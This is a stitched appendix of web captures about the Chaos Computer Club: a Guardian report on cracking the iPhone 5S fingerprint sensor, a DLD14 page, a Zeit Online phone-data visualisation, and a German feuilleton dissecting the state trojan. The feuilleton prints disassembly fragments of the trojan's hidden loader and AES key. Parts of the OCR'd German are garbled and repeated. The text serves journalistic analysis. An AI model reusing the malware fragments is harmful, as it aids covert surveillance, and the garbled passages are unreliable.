
Charles Arthur  
theguardian.com, Monday 23 September 2013 08.50 BST  
[Jump to comments \(...\)](#)



Germany's Chaos Computer Club says it has cracked the protection around Apple's fingerprint sensor on its new iPhone 5S, just two days after the device went on sale worldwide.

In a post on their site, the group says that their biometric hacking team took a fingerprint of the user, photographed from a glass surface, and then created a "fake fingerprint" which could be put onto a thin film and used with a real finger to unlock the phone.

The claim, which is backed up with a video, will create concerns for businesses which see users intending to use the phone to access corporate accounts. While it requires physical access to the phone, and a clean print of one finger which is one of those used to unlock the phone, it raises the risk of a security breach.



Chaos Computer Club shows how it has hacked fingerprint sensor on iPhone 5S

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Article history

Technology  
iPhone · Apple · Hacking · iPhone 5s

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iPhones 5s and 5c sell 9m in record weekend as Apple shrugs off

iPhone 5S and 5C: the queues are there but is Apple running out of juice?

iPhone 5 UK pre-orders well down on previous years, networks say


iPhone 5s review: Apple shows its touch

iPhone 5c review: cheerful if not cheap, but built for the future


iPhone 5S: are the A7 chip's 64 bits useful, necessary, or just for show?

The best iPhone 5C and 5S deals: free handsets, lowest monthly costs and more


#### Today's best video




**Fox News presenters mock female pilot**  
Fox News presenters crack a series of sexist jokes about the UAE's first female fighter pilot



**Pentagon release video of airstrikes**  
Video of US-led airstrikes on oil refineries controlled by Isis in Syria




**Northern lights from a space station**  
Timelapse video filmed by an astronaut on board the International Space Station



Robert Mueller receives award

#### Seven digital deadly sins



It has been 25 years since the invention of the world wide web and more than 2 billion people are now connected. How does this information revolution affect us personally, socially and morally? Find out what pride, lust, greed, gluttony, envy, wrath and sloth mean in the digital world – and cast judgment on the guilty. Will you absolve or condemn them? [Explore our interactive](#)

theguardian professional networks

Media Network

#### Six types of PR client personalities and the best ways to handle them

You need a thick skin for client liaisons in public relations, but Leanne gives us some of her top tips



## Appendix 16

### CCC Frank Rieger DLD 2014

The screenshot shows a website header with navigation links: Pulse, Magazine, Video Gallery, DLD14, DLDwomen, and DLDglobal. Below the header is a grey bar with the title "Content And Context".

**Munich, January 19-21, 2014**

### DLD14

Over 150 speakers and 1000 attendees touched base at #dld14. "Europe's hottest conference invitation" turned 10 and again, brought together the most influential opinion-makers, industry leaders, start-ups and digital giants to celebrate its anniversary edition! Thank you for these good times and inspirational talks.

**Program Highlights**

The program highlights section features four small video thumbnails with speaker names below them: Naveen Jain, Ankur Jain, Arianna Huffington, and Frank Rieger.

**Twitter Live Feed**  
"#dld14" tweets

At the bottom right of the content area, there are social media icons for Facebook and Twitter.

## Appendix 17

### CCC Malte Spitz Zeit Online

# ZEIT ONLINE

SUCHEN

START POLITIK WIRTSCHAFT GESELLSCHAFT KULTUR WISSEN **DIGITAL** STUDIUM KARRIERE REISEN MOBILITÄT SPORT HAMBURG **ZEITmagazin**

Data Protection Anmelden | Registrieren

## Tell-all telephone deutsch | english

Green party politician Malte Spitz sued to have German telecoms giant Deutsche Telekom hand over six months of his phone data that he then made available to ZEIT ONLINE. We combined this geolocation data with information relating to his life as a politician, such as Twitter feeds, blog entries and websites, all of which is all freely available on the internet.

By pushing the play button, you will set off on a trip through Malte Spitz's life. The speed controller allows you to adjust how fast you travel, the pause button will let you stop at interesting points. In addition, a calendar at the bottom shows when he was in a particular location and can be used to jump to a specific time period. Each column corresponds to one day.

**Monday, 31 August 2009**

- Malte Spitz gives a speech to the Greens in Erfurt against internet censorship. (source: [Parteiwebsite](#))
- 6 incoming calls  
21 outgoing calls  
total time: 1h 16min 8s
- 34 incoming messages  
29 outgoing messages
- duration of internet connection: 21h 17min 25s

# Feuilleton

```
.data:1004C418  
.data:1004C418  
.data:004C418  
.data:1004C418  
.data:1004C418  
.data:1004C438  
.data:1004C439  
.data:1004C43A  
.data:1004C43B
```

```
Dummheit ist ein grausamer, globaler Gott.  
_0zapftis_aes_secretkey db 49h, 3, 93h, 8, 1  
; DA  
; SU  
db 0A8h, 0F5h, 0Ah, 0B9h, 94h, 2, 45h,  
db 0F3h, 0ADh, 93h, 0F5h, 32h, 93h  
db 0  
db 0  
db 0  
db 0
```

Am 27. Februar 2008 fällt das Bundesverfassungsgericht ein historisches Urteil. Als Abschluss der Auseinandersetzung um den Bundesstrojaner – im Anknüpfung an die „Online-Durchsuchung“ – verkündet das höchste deutsche Gericht ein neues Grundrecht auf Gewährleistung der Vertraulichkeit und Integrität informationstechnischer Systeme. Es setzt damit sehr hohe Hürden für Geheimdienste und Ermittlungsbehörden, wenn diese die Computer von Bürgern infiltrieren wollen, um an deren digitale Lebensspuren und Daten zu gelangen.

Das Urteil enthält jedoch eine Passage, die bei aufmerksamen Beobachtern schon bei der ersten Lektüre sorgenvolles Stirnräuzeln hervorruft: Es ist der Abschnitt zur sogenannten „Quellen-Telekommunikationsüberwachung“. Die Regierung und Vertreter der Ermittlungsbehörden hatten in der Karlsruhe Verhandlung vehement argumentiert, dass sie eine Möglichkeit brauchten, etwaige verschlüsselte Kommunikation schon auf dem Computer des Verdächtigen abzufangen, bevor sie verschlüsselt wird. Das Gericht mochte sich diesem Begehren nicht ganz verschließen und ließ die sogenannte „Quellen-Telekommunikationsüberwachung“ zu – allerdings nur, „wenn sich die Überwachung ausschließlich auf Daten aus einem laufenden Telekommunikationsvorgang beschränkt. Dies muss durch technische Vorkehrungen und rechtliche Vorgaben sichergestellt sein.“

Wie denn eine derartige Sicherstellung in der Praxis technisch funktionieren sollte, war schon während der mündlichen Verhandlung zum Bundesstrojaner in Karlsruhe ein höchst umstrittener Punkt. Das Gericht hatte die Gefahren jedenfalls erkannt und schrieb: „Wird ein komplexes informationstechnisches System zum Zweck der Telekommunikationsüberwachung technisch infiltriert (Quellen-Telekommunikationsüberwachung), so ist mit der Infiltration die entscheidende Hürde genommen, um das System insgesamt auszuhebeln. Die dadurch bedingte Gefährdung geht weit über die hinaus, die mit einer bloßen Überwachung der laufenden Telekommunikation verbunden ist.“

Der technische Hintergrund dieser Bedenken ist, dass ein einmal auf einem Computer installiertes Hintergrundprogramm problemlos so ausgelegt werden kann, dass es Funktionen enthält oder diese über das Netz nachladen könnte, welche über das verfassungsgesetzlich Zulässige weit hinausgehen. Über diese Hintergrundfunktionen könnte dann unkontrollierbar tief in den geschützten Kernbereich der privaten Lebensgestaltung des Betroffenen eingegriffen werden.

Seit dem Urteil sind mehr als drei Jahre vergangen, und die deutschen Ermittlungsbehörden sind nicht untätig geblieben. In Strafverfahren laufend, landläufig es in den letzten Monaten Hinweise auf den Einsatz von Trojanern zur Kommunikationsüberwachung. Wenn sich etwa Informationen in den Akten finden, die über das an Telefon Besprochene weit hinausgehen, oder Bildschirmfotos vom Rechner des Beschuldigten auftauchen, die unerklärlichen Ursprungs sind.

In solchen sogenannten Screenshots werden verschiedene – in den Augen der Ermittler belastende – E-Mails oder

Chat-Gespräche dokumentiert. Beantwortet und richterlich genehmigt wird die sogenannte „Quellen-Telekommunikationsüberwachung“ wie eine normale Telefonüberwachung.

Während sich Beschuldigte gegen diese Eindringen in ihre private Sphäre, regen sich die Ermittlungsbehörden damit heraus, dass die dazu eingesetzte Überwachungssoftware von einem externen, sicherheitsüberprüften Dienstleister stammt. Sie sei außerdem spezifisch entsprechend der jeweiligen Abhörordnung zusammengestellt worden. Umfangreiche Qualitätssicherungsprozesse sollen garantieren, dass keine über die Telekommunikationsüberwachung hinausgehenden Funktionen enthalten seien.

Besonders betont wird immer wieder, dass die Funktionen enthalten oder diese über das Netz nachladen könnte, welche über das verfassungsgesetzlich Zulässige weit hinausgehen. Über diese Hintergrundfunktionen könnte dann unkontrollierbar tief in den geschützten Kernbereich der privaten Lebensgestaltung des Betroffenen eingegriffen werden.

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Seit dem Urteil sind mehr als drei Jahre vergangen, und die deutschen Ermittlungsbehörden sind nicht untätig geblieben. In Strafverfahren laufend, landläufig es in den letzten Monaten Hinweise auf den Einsatz von Trojanern zur Kommunikationsüberwachung. Wenn sich etwa Informationen in den Akten finden, die über das an Telefon Besprochene weit hinausgehen, oder Bildschirmfotos vom Rechner des Beschuldigten auftauchen, die unerklärlichen Ursprungs sind.

In solchen sogenannten Screenshots werden verschiedene – in den Augen der Ermittler belastende – E-Mails oder

Chat-Gespräche dokumentiert. Beantwortet und richterlich genehmigt wird die sogenannte „Quellen-Telekommunikationsüberwachung“ wie eine normale Telefonüberwachung.

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Überall sonst im Netz, etwa beim Online-Banking oder selbst in Filialportalen, sind das längst übliche Absicherungsmechanismen. Die einzige Bedingung für die Akzeptanz der Befehle an die staatliche Spionagesoftware aber ist es, dass sie so aussieht, als wenn sie von der IP-Adresse des Weiterleiters kommen. Das Vorspiegeln einer falschen Absenderadresse ist jedoch für Kriminelle ein Leichtes. Dadurch hat die behördliche Computerware ein scheuenerregendes Sicherheitsgefühl aufgedroht, das ganz einfach ausgenutzt werden kann.

Die Funktionen, die über diese Fernsteuerungseinheitsteile aufgerufen werden können, sind aufschlussreich. Ihre Zusammenstellung und Art der Ausführung lassen keinen Zweifel daran, dass es sich um ein von Ermittlungsbehörden eingesetztes Schnüffelprogramm handelt. Die Internettelefonie mittels Skype, abzuören und Bildschirmfotos von im Vordergrund befindlichen Webbrowser-Fenstern zu machen sind genau die Funktionen, die von den Ermittlungsbehörden immer wieder laustark gefordert wurden, um Verschlüsselung zu umgehen, die ein „normales“ Abhören unmöglich macht. „Kommerzielle“ Trojaner, wie sie etwa zum Abschöpfen von Online-Banking-Daten verwendet werden, hätten andere, obendrein elegantere Mechanismen verwendet. Den gängigen Antivirusprogrammen ist der Trojaner völlig unbekannt.

Die weitaus schockierendste Funktion, bei der die beteiligten Hacker zuerst ihren Augen nicht trauen wollten, wird mit dem Kommando 14 aufgerufen. Damit kann der Inhaber der Trojaner-Befehlsdatei ein beliebiges Programm über das Netz auf den infiltrierten Computer laden und ausführen lassen, ohne dass der betroffene Nutzer etwas davon mitbekommt. Genau die verfassungsrechtlich höchst problematische Funktion, von der die Ermittlungsbehörden nachdrücklich behaupteten, sie sei keinesfalls in einer Quellen-Telekommunikationsüberwachung-Software enthalten, fand sich bei der Analyse.

Mit dem Nachladen von Programmteilen ließen sich beliebige, die Grenzen des Bundesverfassungsgerichtlichen Erlaubten weit überschreitende Überwachungsmodule installieren, die zum Beispiel Mikrofon und Kamera am Computer als Raumüberwachungsgeräte nutzbar machen. Die digitale große Lausch- und Spähziffer, genauso ist es möglich, durch dieses Programm nachladbaren Funktionen zu installieren, mit deren Hilfe die Festplatte des infiltrierten Computers durchsucht und Daten heruntergeladen werden können – die exakte Definition der „Online-Durchsuchung“. Ein nachgeladenes Programm könnte sogar Daten heimlich über das Netz auf den Computer schieben oder gespeicherte Daten verändern.

Technisch gesehen lassen sich so digitale Beweismittel erzeugen, ohne dass der Assonierten diese verhindern oder auch nur beweisen könnte. Finden sich auf einer Festplatte Bilder oder Filme, die Kindesmissbrauch zeigen, oder anderes schwer belastendes Material, so könnte es dort auch platziert werden sein. Solche „Beweise“ wirken zum Beispiel bei einer späteren Beschuldigung des Computers „gefunden“ werden und sind auch mit forensischen Mitteln nicht als Fälschung erkennbar.

# Anatomie eines digitalen Ungeziefers

Wie der Staatstrojaner zerlegt wurde: Die Hacker vom Chaos Computer Club haben die Überwachungssoftware gefunden, analysiert – und gehackt. Das Ergebnis ist erschreckend. Der Trojaner kann unsere Gedanken lesen und unsere Computer fernsteuern

Von Frank Rieger

Das Betriebssystem eines Computers stellt ganz grundlegende Funktionen bereit, die jedes Programm benötigt, um auf dem Computer zu laufen. Dazu gehören zum Beispiel das Lesen und Schreiben von Dateien, Senden und Empfangen von Daten über das Netz, Tastatureingaben, Tonin- und -ausgabe oder auch der Start von Programmen. Einzelne Teile des Schadprogramms erfüllen verschiedene Aufgaben und benutzen also unterschiedliche Betriebssystemfunktionen, aus denen sich auf ihre Funktion schließen lässt, so wie etwa ein Pathologe aus dem Vorhandensein einer Linse auf ein optisches Sinnesorgan schließen kann.

Von besonderem Interesse war der bei der Analyse abblid identifizierte Teil der Software, der für die Fernsteuerung des Trojaners über das Netz verantwortlich ist. Nach dem Start eines neu infiltrierten Computers bindet sich die Schadsoftware heimlich in alle laufenden Programme ein und sendet an einen fest konfigurierten Server, der sich interessanterweise in den Vereinigten Staaten – einer bekanntlich fremden Jurisdiktion – befindet, ein paar Datenpakete, um seine Dienstbereitschaft zu signalisieren.

Die Pakete, die zum Server geschickt werden, sind mit einer AES-Verschlüsselung abgesichert. AES ist ein bewährtes Standardverschlüsselungsverfahren, bei dem für die Ver- und Entschlüsselung der gleiche Schlüssel verwendet wird. Dieser Schlüssel ist in den dem CCC zugesandten Trojaner-Varianten identisch, scheint also in unterschiedlichen Überwachungsfällen wiederverwendet zu werden.

Um die Kommunikation zum Server zu entschlüsseln und zu analysieren,

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Um die Kommunikation zum Server zu entschlüsseln und zu analysieren,

## CODE IST GESETZ

Der gefährlichste Abschnitt der Spionagesoftware auf fünf Seiten: ein Text, den wir nicht verstehen – und der doch unser Leben bestimmt  
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### Was der Staatstrojaner kann




Bild und Software: © 2011 Kasper/770, Berlin; Evidenz, Public Domain, 28. 10. 11, A.Z. Grafik-Design

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## Anatomie eines digitalen Ungeziefers

Dass es, sobald ein Computer einmal infiziert ist, keine Beweissicherheit mehr gibt, ist einer der gravierendsten Kritikpunkte an heftlichem Computer-Verbrechen überhaupt. Dass sich nun herstellt, dass der fälschlich als „Quellen-Telekommunikationsüberwachung“ deklarierte digitale Spitzel über eine Programmachadefunktion verfügt und abendlich diese Funktion nicht einmal verneinend gegen einen Missbrauch durch Dritte gesichert ist, bestätigt die schlimmsten Szenarien. De facto handelt es sich hier um mehr als einen Bundesverstoß gegen ein Grundgesetz, sondern um einen Verstoß gegen ein Grundgesetz, nämlich um eine begrenzte Spionage nach dem Abbau von Telekommunikation.

Alle Befürchtungen, die von Kritikern des Bundesverstoß-Einsatzes artikuliert wurden und dazu beitragen, das Bundesverfassungsgesetz zu seinem Bundesverstoß-Urteil zu verurteilen, haben sich bestätigt – manifestiert in einer Software, die eigentlich nur zur Telekommunikationsüberwachung geeignet sein soll. Mit Hilfe des Programmachadefunktion ist die vollständige Fernsteuerung, Manipulation und Auswertung eines infizierten Computers technisch möglich, auch wenn die rechtliche Ermächtigung nur für eine „Quellen-Telekommunikationsüberwachung“ gilt.

Bei der detaillierten Analyse dieser Programmachadefunktion stießen die CCC-Hacker auf ein weiteres interessantes Detail. Während der Rest der Trojaner-Software keine nennenswerten Abweichungen gegen die Erkundung seiner Funktionen durch Maschinencode-Analyse aufweist, wurde hier versucht, ausgerechnet diese heikelste Funktion abzurufen und ihre Wirkungsweise zu verstehen.

Dazu wurden die einzelnen Softwarezeile, die am Ende zur Ausführung eines über das Netz nachgeladenen Programms führen, wie Puzzlesteine verstreut, die erst dann, wenn es nötig wird, zusammengesetzt werden. Nur das zusammengesetzte Puzzle ergibt dann die Maschinencode-Routine, mit der das nachgeladene Überwachungsmodul tatsächlich in Funktion gesetzt wird. Die Auftraggeber und Programmierer des Trojaners waren sich anscheinend des massiven verfassungswidrlichen Verstoßes bewusst und versuchten ihr Vorgehen zu verbergen.

Im Code des Trojaners selbst gibt es seinen Hinweis auf den Hersteller der Software. Im Jahre 2008 wurde jedoch in interner Schriftwechselliste eine Justizbehörde publik, in dem eine deutsche Firma einen Trojaner zum Skype-Abhören anbietet, deren Funktionsumfang sich mit dem von den CCC-Hackern

analytischen Trojaner deckt. Sogar die Anmietung eines Weiterleitungsservers im Ausland, um die IP-Adresse der Trojaner-Kommunikation zu verschleiern, war im Angebot erwähnt.

Zur Infizierung des Computers des Verdächtigten waren zwei Optionen aufgeführt: die Installation durch physischen Zugriff auf den Computer – vorstellbar etwa bei einem verlockten Einbruch oder einer Personalkontrolle – und das elektronische Einschmuggeln. Letzteres erfolgt, wie aus Dokumenten ist in nonaffizierten Dokumenten bekannt wurde, üblicherweise per E-Mail-Anhang oder auch durch automatisches Einfügen des Trojaners in Programme, die die Zielperson herunterlädt.

Schon die im normalen „Lieferumfang“ des Trojaners – also ohne nachgeladene Module – enthaltenen Funktionen sind geeignet, den Einsatz von staatlicher Spionagesoftware generell in Frage zu stellen. In schneller Folge können Bildschirmfotos von Inhalten des Webbrowser, Chat- und E-Mail-Programmen gemacht werden, die den aktuellen Inhalt des jeweiligen Programmfensters anzeigen.

Immer mehr Menschen nutzen webbasierte Cloud-Dienste für alle wesentlichen Tätigkeiten am Computer. Egal ob Webmail-Service, Textverarbeitung und Tabellenkalkulation mit Google Docs oder Fotohosting – vieles läuft heute über den Browser. Und vom Inhalt des Browserfensters macht der Staatstrojaner auf Kommando alle paar Sekunden ein Bildschirmfoto. Die Erfassung erstreckt sich also bei weitem nicht nur auf reine Telekommunikation.

Wie bei einem Diktandenschießen können die Überwacher dem Entstehen von Text gewordenen Gedanken, Kalkulationen, Notizen und E-Mails zusehen – ein Bildschirmfoto nach dem anderen. Auch niemals versendete Nachrichten, die der Verfasser wieder gelöscht hat, statt sie abzuschicken, landen so auf dem Überwachungsserver. Viele Menschen haben es sich angewöhnt, ihre Gedanken und Gefühle digital festzuhalten, die sie dann aber nicht unbedingt verschicken. Ohne Zweifel gehören solche intimen Notizen zum strikt geschützten Kernbereich, den das Bundesverfassungsgericht bewahrt sehen wollte.

Nun landen sie mittels der Autorisierung einer einfachen Telekommunikationsüberwachung in den Händen der Ermittler und Geheimdienste.

Um die Entzerrung von laufenden Ermittlungsmaßnahmen auszuhebeln, informierte der Chaos Computer Club

rechtzeitig vor der Publikation der Details des Staatstrojaners das Bundesinnenministerium. Der untersuchte staatliche Trojaner gleicht in seiner Funktion einem Parasiten, der sich im Gehirn seines Opfers einnistet, Zugriff auf seine Sinnesorgane nimmt und die Signale an seinen Herrn und Meister weiterleitet. Die Behörden haben ganz offensichtlich in die sie gesetzte Vertrauen missbraucht und heimlich genau das getan, was ihnen das Bundesverfassungsgericht untersagt hat. Die hebelnde Software ist zu einem Werkzeug geworden, das konstruiert wurde, um heimlich digitale Lebensspuren und Gedanken aus dem Computer des Verdächtigten zu extrahieren und auf Knopfdruck sogar zum großen Lausch- und Spähangriff überzugeben.

Die grundsätzliche Frage, wie viel Vertrauen Ermittlungsbehörden bei der Anwendung von neuartigen technischen Mitteln entgegengebracht werden kann, gewinnt durch die Analyse des angeblichen „Quellen-Telekommunikationsüberwachungs“-Trojaners neue Brisanz. Es ist sicher nicht das erste Mal, dass die Polizei technische Möglichkeiten „irresens“ genutzt hat. Es ist wohl aber das erste Mal, dass entgegen dem expliziten Vorwort aus Karlsruhe, systematisch eine heimliche Auswertung der Überwachungsmöglichkeiten in der klar illegalen Bereich vorgenommen und auch noch die Öffentlichkeit darüber erregelt wurde.

Das grundlegende Vertrauen darin, dass neue Überwachungsmöglichkeiten und -befugnisse mit der von Intellektuellen so gerne beschworenen Zurückhaltung angewendet werden, ist nachhaltig zertrümmert. Und wiederum erwies sich der Richtervorbehalt als zahllos und unzureichend für den Grundrechtsschutz der Assonierten. Die Frage, wo die Grenzen der digitalen Intimosphäre sind, die stets zu wahren ist, stellt sich erneut dringlich.

Der Katalog der zulässigen Ermittlungsmaßnahmen und -methoden muss künftig sehr viel präziser und verbindlicher definiert werden, denn technologische Grenzen führen immer wieder zu Grundrechtsverletzungen, die nicht sanktioniert werden. Es ist auch an der Zeit, um Gesetzgeber ein systematische Verwertung- und Verwendungsverbot für rechtswidrig erlangte Beweise mit entsprechenden Sanktions- und Schadensersatzregeln einzufordern. Die Verlockung der im angeblich strengen Recht platziert „Früchte vom verbotenen Baum“ gewinnt illegal beschaffte Daten ist offenbar zu groß geworden.

## Leseanleitung

Wie der Code-Ausschnitt aus dem Staatstrojaner zu interpretieren ist

Computerprogramme sind normalerweise in sogenannten Hochsprachen geschrieben, künstlichen Sprachen, die darauf ausgelegt sind, dass sie ein Mensch verstehen und sich darin ausdrücken kann. Um vom Computer verarbeitet zu werden, muss das Programm jedoch in Maschinensprache übersetzt werden, in die Bytefolgen, die der Prozessor dann tatsächlich verarbeiten kann. Wenn man ein Programm nicht in seiner ursprünglichen Hochsprachenform vorliegen hat, man aber seine Funktionsweise verstehen will – das sogenannte *reverse engineering* –, muss man es wieder in eine zumindest ansatzweise verständliche Sprache transformieren.

Diese Sprache nennt sich „Assembler“. Sie besteht aus sehr einfachen Befehlen, die direkt auf dem Speicher des Computers und internen „Notizenreihen“ des Prozessors, den Registern, operieren. Kurze Befehle in der ursprünglichen Hochsprache, etwa um eine Datei zu öffnen und mit den darin befindlichen Daten etwas zu tun, bestehen in der Assemblersprache aus vielen Dutzend einzelnen, atomaren Teilbefehlen, die in ihrer Gesamtheit dann zum gewünschten Ergebnis führen.

Da im Maschinensprache praktisch keine von Menschen lesbaren Bezeichner mehr enthalten sind, ist ein Teil des Analyseprozesses, den Funktionen und auch dem Gesamtprogramm wieder sprechende Namen zu geben. Die CCC-Hacker wählten für die Analyseprogramm den ironischen Titel „zoapfist“, eine Hacker-Verballhornung des bayerischen „Ozapft ist“. Dementsprechend beginnen die Kommentare und Bezeichnungen der in ihrer Funktion verstandenen Routinen mit diesem Titel.

Der folgende Programmcode-Ausschnitt ist ein Fragment, wiedergegeben in Assemblersprache, in dem der Staatstrojaner ein nachgeladenes Programm zur Ausführung bringt. Seine Existenz markiert eine der gravierendsten Grenzüberschreitungen, die Stelle, an der die Anwendung des verfassungswidrig abgesteckten Grundverstoßes. Spätestens mit der Implementierung dieses Stücks Code greift selbst der Euphemismus „Quellen-Telekommunikationsüberwachung“ nicht mehr, um die mögliche Eintaucherei der Strafverfolger in die Intimsphäre zu beschreiben. Hier bricht der Code das Gesetz.

Der Trojaner wird durch das Vorhandensein dieser Funktion zu einem Brückenkopf, über den die komplette Invasion des infizierten Systems möglich ist. Beliebige Komponenten, etwa zum Lesen und Schreiben von Dateien oder auch zur Nutzung von Mikrofon und Kamera aus der Ferne für einen großen Lausch- und Spähangriff können nachgeladen werden.

Technisch besonders interessant ist, dass dieser Teil der Trojaner-Software so geschrieben wurde, dass man beim flüchtigen Hinschauen – etwa mit einer einfachen Suche nach dem Funktionsnamen, der typischerweise für die Ausführung eines nachgeladenen Programms verwendet wird – nicht fündig wird. Nach solchen charakteristischen Funktionsnamen suchen zum Beispiel Virusscanner oder in Firmennetzwerken installierte digitale Alarmanlagen. Diese sollen Schadsoftware auf dem Computer – oder besser schon auf dem Weg dahin – ausfindig machen. Solche Systeme arbeiten ein wenig wie das Immunsystem eines Organismus. Sie suchen nach bekannten Mustern, die auf schädliches Verhalten hinweisen, und versuchen dann, die Zelle oder das Programm zu isolieren.

Auch menschliche Forensiker suchen bei der Analyse eines unbekanntes Programms nach bestimmten Mustern, wie ein Pathologe, der einen unbekanntes Organismus analysiert. Wenn diese Muster durchbrochen werden, also die eigentliche Programmfunktion un-

kenntlich gemacht wird, wird es sowohl für Virensucher als auch für Forensiker schwerer, die eigentliche Funktion zu erkennen.

Hier dokumentierte Verschleierung der eigenen Absicht des Programmierers ist von eher einfachem Machart, die nicht von großer Erfahrung auf dieses Gebiet zeugt. Man kann sie mit dem Einwegmagnet in Einzelteile zerlegten Pistole vergleichen. Die paraten Teile sind nicht leicht als Komponenten et Wafer zu erkennen. Laut, Verschluss, Griff, Abzug, Magazin und Munition sind jeweils für sich relativ klein und erzeugen keine Aufmerksamkeit.

Die Waffenteile sind hier jeweils klingende Buchstabenfolgen: „Crea“, „essA“ und „teProc“. Diese Buchstabenfolgen sind wie zufällig in einer Tabelle verteilt, die durch Dutzende andere für den Programmablauf unwichtige, aber nicht auffällige Wörter unterbrochen sind. Zusammengesetzt ergeben die Fragmente ein Wort: „CreateProcess“. Genau dieses Wort bezieht den kritischen Funktionsaufruf, mit dem auf dem Betriebssystem Windows ein neues Programm in ein anderes heraus zur Ausführung gebracht werden kann.

Nachdem sich der Trojaner den Namen des Funktionsaufrufs zusammengesetzt und beim Betriebssystem dessen Anfrugsadresse abgefragt hat, an der sich der dazugehörige Maschinencode befindet, stellt sich ein Speicher die Parameter für diesen Aufruf zusammen. Dazu gehören natürlich der Dateiname der zu übergebend erzeugten ausführbaren Datei, die ihr übergebenen Parameter und ein paar betriebsystem-spezifische Hinweise über Zugriffsrechte. Schließlich übergibt sie der Routine „CreateProcess“ die Kontrolle und ermöglicht dem hochgeladenen Programm die Ausführung.

Frank Ric

### Der Code im Detail

Die wesentlichen Stellen des Programmablaufs im Code-Fragment aus dem Staatstrojaner, das ein nachgeladenes Programm zur Ausführung bringt:

An den **1**, **2** und **3** markierten Code-Stellen werden die Wortfragmente einzeln aus der Tabelle geholt und in temporären Speicherplätzen vorgehalten.

An Codestelle **4** werden die Puzzleteile zusammengesetzt. Dazu werden die Fragmente in der richtigen Reihenfolge in einen neuen temporär genutzten Speicher geschrieben, so wie man ein Wort beim Kreuzworträtsel nach und nach zusammensetzt. Richtig zusammengesetzt, ergeben die Fragmente **4** und **5** den Funktionsnamen „CreateProcess“.

An der Codestelle **6** fragt der Trojaner die Speicheradresse für die Funktion „CreateProcess“ mit Hilfe des zusammengesetzten Funktionsnamens beim Betriebssystem ab. Dieser Schritt ist notwendig, um an der folgenden Codestelle die entsprechende Funktion aufrufen zu können.

An Codestelle **7** werden die für den geplanten Programmablauf notwendigen Parameter zusammengesetzt. Wird das hochgeladene Programm beispielsweise ein digitaler großer Lauschangriff, enthalten die Parameter die Anweisungen, welches Mikrofon am Computer erwidert werden soll und wohin die aufgetragenen Audiofiles gespeichert werden sollen.

An Codestelle **8** wird schließlich das Kommando zur Ausführung der nachgeladenen Programmdatei gegeben.

# Code ist Gesetz

Der hier abgedruckte Code fiel bei der Obduktion des Staatstrojaners besonders auf. Es handelt sich offenbar um jenen getarnten Teil der Spionagesoftware, der das illegale Nachladen von Programmen aller Art ermöglicht. Einmal in Betrieb, kann er sogar digital nie gespeicherte Gedanken lesen. Für Informatiker ist der Code trivial. Für die Bürger, also auch für Richter, Journalisten, Politiker, ist es ein unverständliches Idiom. Aber diese Sprache regelt unser

Leben. Wir glauben, eine freie Wahl zu haben, aber längst, so schrieb Lawrence Lessig schon vor Jahren, reguliert uns der unbekannt Code in der digitalen Welt: „Der Code implementiert Werte oder zerstört sie. Er ermöglicht Freiheit, oder er vernichtet sie.“ Wir drucken ihn, um den neuen Analfabetismus der Freiheit anschaulich zu machen. Die Codierer, so Lessig, regulieren die Werte. Die Frage ist, ob die Gesellschaft sie ihnen überlassen will.

```
; ===== S U B R O U T I N E
=====
```

```
_0zapftis_file_execute proc near ;
CODE XREF:
_0zapftis_download_store_EXE+19Fp
```

```
var_D1= byte ptr -0D1h
hProcess= dword ptr -0D0h
var_CC= byte ptr -0CCh
lpProcName= dword ptr -0C8h
Msg = byte ptr -0BCh
var_B8= dword ptr -0B8h
ExitCode= byte ptr -0A0h
var_9C= dword ptr -9Ch
var_98= dword ptr -98h
var_94= dword ptr -94h
var_90= dword ptr -90h
var_8C= dword ptr -8Ch
var_80= dword ptr -80h
var_64= dword ptr -64h
var_60= dword ptr -60h
var_50= dword ptr -50h
var_40= dword ptr -40h
var_3C= dword ptr -3Ch
var_24= dword ptr -24h
var_20= word ptr -20h
var_C = dword ptr -0Ch
var_4 = dword ptr -4
arg_0 = dword ptr 4
arg_4 = dword ptr 8
arg_8 = byte ptr 0Ch
arg_C = byte ptr 10h
arg_10= byte ptr 14h
arg_14= dword ptr 18h
```

```
push 0FFFFFFFh
push offset SEH_10003B80
mov eax, large fs:0
push eax
mov large fs:0, esp
sub esp, 0C8h
push ebx
push ebp
push esi
push edi
mov ecx, 11h
xor eax, eax
lea edi, [esp+0E4h+var_50]
```

```
